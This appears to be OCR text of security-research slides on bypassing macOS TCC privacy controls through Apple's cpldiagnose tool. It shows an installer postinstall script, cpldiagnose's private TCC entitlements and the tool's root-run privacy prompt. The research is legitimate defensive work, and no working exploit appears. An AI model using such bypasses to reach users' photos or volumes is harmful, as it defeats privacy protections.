
```
#!/bin/bash

SHARED_SUPPORT_PATH="${3}Applications/Install macOS
Ventura.app/Contents/SharedSupport"
/bin/mkdir -p "${SHARED_SUPPORT_PATH}"
/bin/chmod 0755 "${SHARED_SUPPORT_PATH}"

SOURCE_DEVICE=$(/usr/bin/stat -n -f '%d' "${PACKAGE_PATH}")
TARGET_DEVICE=$(/usr/bin/stat -n -f '%d' "${SHARED_SUPPORT_PATH}")
if [ ${SOURCE_DEVICE} -eq ${TARGET_DEVICE} ]; then
    echo "Linking ${PACKAGE_PATH} into ${SHARED_SUPPORT_PATH}"
    /bin/ln -fFh "${PACKAGE_PATH}" "${SHARED_SUPPORT_PATH}/SharedSupport.dmg"
    /bin/chmod 0644 "${SHARED_SUPPORT_PATH}/SharedSupport.dmg"
    /usr/sbin/chown -R root:wheel "${SHARED_SUPPORT_PATH}/SharedSupport.dmg"
else
    echo "${PACKAGE_PATH} on different device than ${SHARED_SUPPORT_PATH} ... copying"
    /bin/cp "${PACKAGE_PATH}" "${SHARED_SUPPORT_PATH}/SharedSupport.dmg"
fi

/usr/bin/chflags -h norestricted "${SHARED_SUPPORT_PATH}/SharedSupport.dmg"
```


Terminal
Shell
Edit
View
Window
Help
Thu Oct 5 11:51
moose — -zsh — 99×25

```
moose@max ~ %
```


TCC bypasses via cpldiagnose

- cpldiagnose is a command line tool that diagnoses iCloud related services (mostly photos)




```
[Dict]
    [...]
    [Key] com.apple.accounts.appleaccount.fullaccess
    [Value]
        [Bool] true
    [Key] com.apple.private.cloudphotod.access
    [Value]
        [String] management
    [Key] com.apple.private.photos.service.librarymanagement
    [Value]
        [Bool] true
    [Key] com.apple.private.tcc.allow
    [Value]
        [Array]
            [String] kTCCServicePhotos
            [String] kTCCServiceSystemPolicyRemovableVolumes
            [String] kTCCServiceSystemPolicyNetworkVolumes
```

TCC bypasses via cpldiagnose




```
users-Virtual-Machine:~ root# /System/Library/PrivateFrameworks/CloudPhotoLibrary.framework/Versions/A/Support/cpldiagnose
The Photos Diagnostics may contain some of your personal information, including your location, IP address, crashlogs, iCloud
 account information, and photo metadata such as file names, the names of your shared photo streams, the names of people and
 related information, including addresses, emails and phone numbers, from your contacts database, locations, objects and sce
nes in your photos, and calendar events associated with your photos and memories, statistics about your photo library such a
s counts and titles of photos, moments, and the age of your photos, information related to each of your memories, informatio
n about your recent or past Apple Music listening activity, the names of computers registered with your iCloud account and t
he full path names of your stored documents.
This information is used by Apple in accordance with its privacy policy (www.apple.com/privacy) and is not shared with any o
ther company. By using this tool and sending the results to Apple, you consent to Apple using the contents of these files to
 improve Apple products.
Press 'Enter' to continue. Ctrl+\ to cancel.
```

TCC bypasses via cpldiagnose



